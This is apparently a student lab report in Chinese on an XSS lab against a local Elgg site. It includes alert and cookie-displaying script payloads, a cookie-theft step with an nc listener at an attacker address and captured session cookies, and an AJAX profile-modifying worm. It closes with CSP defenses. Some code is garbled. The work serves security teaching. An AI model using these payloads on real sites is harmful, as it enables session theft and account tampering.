Lab5

Author: 吳桐 Data: 2021.7.22

实验环境配置

首先我们要启动实验需要用到的 docker。具体命令如图 1 所示。

```
$ dcbuild  # Alias for: docker-compose build
$ dcup  # Alias for: docker-compose up
$ dcdown  # Alias for: docker-compose down
```

图 1

我们在实验中会使用到两个容器,一个运行 web 服务器 (10.9.0.5),另一个运行 MySQL 数据库 (10.9.0.6)。

我们需要将以下条目添加到/etc/hosts 文件中,以便将这些主机名映射到它们相应的 IP 地址。我们需要使用 root 权限来更改此文件。

10.9.0.5	www.example32a.com
10.9.0.5	www.example32b.com
10.9.0.5	www.example32c.com
10.9.0.5	www.example60.com
10.9.0.5	www.example70.com


图 2

Task 1: Posting a Malicious Message to Display an Alert Window

此 Task 的目标是在 Elgg 的 Brief description 中嵌入一个 JavaScript 程序,当用户查看攻击者的 Profile 时,JavaScript 程序将被执行,并显示一个 alert 窗口。

登录 Samy 的帐号,进入 Profile,点击 Edit Profile,在 Brief description 模块中输入 JavaScript 代码(图 3)。

Edit profile



点击 Save 键后,页面如图 4 所示。




图 4

我们登录 Alice 的账户(图 5)。




图 5 点击上方菜单中的 Members 标签,显示页面如图 6 所示。




图 6

Task 2: Posting a Malicious Message to Display Cookies

此 Task 的目标是在 Elgg 的 Profile 中嵌入一个 JavaScript 程序,这样当其他用户查看的 攻击者的 Profile 时,该用户的 Cookies 将显示在 alert 窗口中。

JavaScript 程序:

<script>alert(document.cookie);</script>

点击 Save 键后出现以下页面:




图 7

登录到 Alice 的账户,点击上方菜单中的 Members 标签,显示页面如图 8 所示。




图 8

Task 3: Stealing Cookies from the Victim's Machine

在上一个 Task 中,攻击者编写的恶意 JavaScript 代码可以打印出用户的 Cookies,但是只有用户可以看到 Cookies,而不是攻击者。在此 Task 中,攻击者希望 JavaScript 代码能够 把 Cookies 发送给他。为此,恶意 JavaScript 代码需要发送一个 HTTP 请求,并将 Cookies 附加到请求中。

我们在恶意 JavaScript 代码中插入一个标记并将 src 指向攻击者的机器,浏览器会尝试从 src 字段中的 URL 处加载图像,这将导致浏览器向攻击者的计算机发送一个 HTTP GET 请求。

<script>document.write('');
</script>

JavaScript 会将 Cookie 发送到攻击者机器的端口 5555 (IP 地址为 10.9.0.1), 攻击者可以在终端监听该端口(图 9)。

[07/20/21]seed@VM:~\$ nc -lknv 10.9.0.1 5555 Listening on 10.9.0.1 5555

图 9

监听结果如图 10 所示。

Connection received on 172.17.0.1 34762

GET /?c=Elgg%3Dplc7jrk804gt9n1nnr6kfs5skq HTTP/1.1

Host: 10.9.0.1:5555

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0

Accept: image/webp,*/*

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Connection: keep-alive

Referer: http://www.seed-server.com/profile/samy

Connection received on 172.17.0.1 34814

GET /?c=Elgg%3Da8ghq32jsljc4pvf4l0r7eodvk HTTP/1.1

Host: 10.9.0.1:5555

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86 64; rv:83.0) Gecko/20100101 Firefox/83.0

Accept: image/webp,*/*

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Connection: keep-alive

Referer: http://www.seed-server.com/members

图 10

Task 4: Becoming the Victim's Friend

在此 Task 中,我们需要编写一个恶意的 JavaScript 程序,目的是把 Samy 添加为被攻击者的朋友。

首先,我们需要弄清楚当用户添加朋友时,会向服务器发送什么请求。借助 HTTP Header Live 我们可以查看到 HTTP 请求消息的具体内容(图 11)。




图 11

Lab4 中,我们已经得到了 Samy 的 guid=59。编辑攻击代码,并将其写入 Profile 中的 About me 模块(HTML 模式)如图 12 所示。

Edit profile




图 12

点击 Save 键保存修改, 登录 Alice 的账户, 确认当前 Alice 的朋友列表为空(图 13)。




图 13

点击上方菜单中的 Members 标签,选中 Samy 查看其 Profile,此时借助 HTTP Header Live 可以看到发送了 add friend 的 GET 请求(图 14)。




图 14

此时再查看 Alice 的朋友列表,可以发现 Samy 已成功加为 Alice 的好友(图 15)。




图 15

图 16

问题 1:解释代码①和②,我们为什么需要这两句代码?

Elgg 实施了某种对抗攻击的策略,而__elgg ts 和__elgg token 正是策略使用的两个重要 参数,如果它们不包含正确的值,请求将失败。

问题 2: 如果 Elgg 只为"About Me"字段提供编辑器模式,即无法切换到 HTML 模式,那么我们还可以成功发起攻击吗?

在这种情况下, 我们无法成功发起攻击。

Task 5: Modifying the Victim's Profile

此 Task 的目标是在被攻击者访问 Samy 的 Profile 页面时修改被攻击者的 Profile。XSS 蠕虫代码如下所示,**注意 URL 需要添加双引号,所有标点使用英文输入。**

```
<script type="text/javascript">
window.onload = function(){
    var userName="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="& elgg ts="+elgg.security.token. elgg ts;
    var token=" elgg token="+elgg.security.token. elgg token;
    var content=token+ts+username+
    "&description=Samy%20is%20my%20hero&accesslevel[description]=2"+guid;
    var samyGuid=59;
    var sendurl="http://www.seed-server.com/action/profile/edit";
    if(elgg.session.user.guid!=samyGuid)
    {
         var Ajax=null;
         Ajax=new XMLHttpRequest();
         Ajax.open("POST", sendurl, true);
         Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
         Ajax.send(content);
    }
</script>
```

登录 Alice 的帐号, 查看 Samy 的 Profile, 借助 HTTP Header Live 可以看到发送了 POST 请求(图 17)。




图 17

此时查看 Alice 的 Profile 可以看到 About me 模块已经更改(图 18)。




图 18

```
<script type="text/javascript">
window.onload = function() {
 //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
 //and Security Token __elgg_token
 var userName="&name="+elgg.session.user.name;
 var guid="&guid="+elgg.session.user.guid;
 var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
 var token="&__elgg_token="+elgg.security.token.__elgg_token;
 //Construct the content of your url.
 var content=...; //FILL IN
 var samyGuid=...;
                      //FILL IN
 var sendurl=...;
                     //FILL IN
 if(elgg.session.user.guid!=samyGuid)
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type",
                           "application/x-www-form-urlencoded");
    Ajax.send(content);
 }
</script>
```

图 19

问题 3: 我们为什么需要代码①? 移除改行后重复攻击,报告并解释攻击结果。

攻击结果如图 20 所示,可以看到除了其他被攻击者,攻击者 Samy 也受到了影响。代码①能够保证攻击不会影响到 Samy 自身,当用户访问 Samy 的 Profile 时,只有用户的 guid 不等于 Samy 的 guid 时,攻击才会启动。




图 20

Task 7: Defeating XSS Attacks Using CSP

首先,我们访问 www.example32a.com, www.example32b.com, www.example32c.com, 结果如图 21-23 所示。




图 23

6. From www.example70.com: OK7. From button click: Click me

在三个网站的网页中点击 Click me 按钮,只有 example32a 可以显示出 alert 窗口。从 apache csp.conf 中可以看到,example32a 没有设置 CSP 策略,因此信任所有代码源。

更改 example 32b 上的服务器配置(修改 apache_csp.conf),使区域 5 和 6 显示 OK。具体代码如图 24 所示。

```
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
script-src 'self' *.example60.com
            script-src 'self' *.example70.com
</VirtualHost>
# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>
# Purpose: hosting Javascript files
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example60.com
</VirtualHost>
# Purpose: hosting Javascript files
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example70.com
</VirtualHost>
```




图 25

更改 example 32c 上的服务器配置 (修改 phpindex.php 代码),使区域 $1 \times 2 \times 4 \times 5$ 和 6 显示 OK。具体代码如图 26 所示。



为什么 CSP 有助于防止跨站点脚本攻击?

XSS 漏洞的根本问题是 HTML 允许 JavaScript 代码与数据混合。因此,要解决这个问 题,我们需要将代码和数据分开。在 HTML 页面中包含 JavaScript 代码有两种方法,一种是 内联方法,另一种是链接方法。内联方法直接将代码放在页面内部,而链接方法将代码放在 外部文件中, 然后从页面内部链接到该文件。

内联方法是 XSS 漏洞的罪魁祸首,因为浏览器不知道代码最初来自何处: 是来自受信 任的 web 服务器还是来自不受信任的用户?如果没有相应的知识,浏览器就不知道执行哪 种代码是安全的,哪种代码是危险的。

链接方法为浏览器提供了一个非常重要的信息,即代码的来源。网站可以告诉浏览器哪 些源代码是可信的,这样浏览器就知道哪段代码可以安全地执行。

网站如何告诉浏览器哪个代码源是可信的,这是通过一种称为内容安全策略(CSP)的 安全机制实现的。这种机制是专门设计用来对付 XSS 和点击劫持攻击的。CSP 不仅限制 JavaScript 代码,还限制其他页面内容,例如限制图片、音频和视频的来源,以及限制页面 是否可以放在 iframe 中 (用于抵御点击劫持攻击)。

Summary

本次实验的理论略为复杂,在实现攻击的过程中要格外注意细节,有时候符号不是英文 格式输入就会导致攻击失败。感谢同学们的帮助,让我较为顺利地完成了实验。课后还需要 加强理论学习, 更系统地理解 XSS 攻击模式。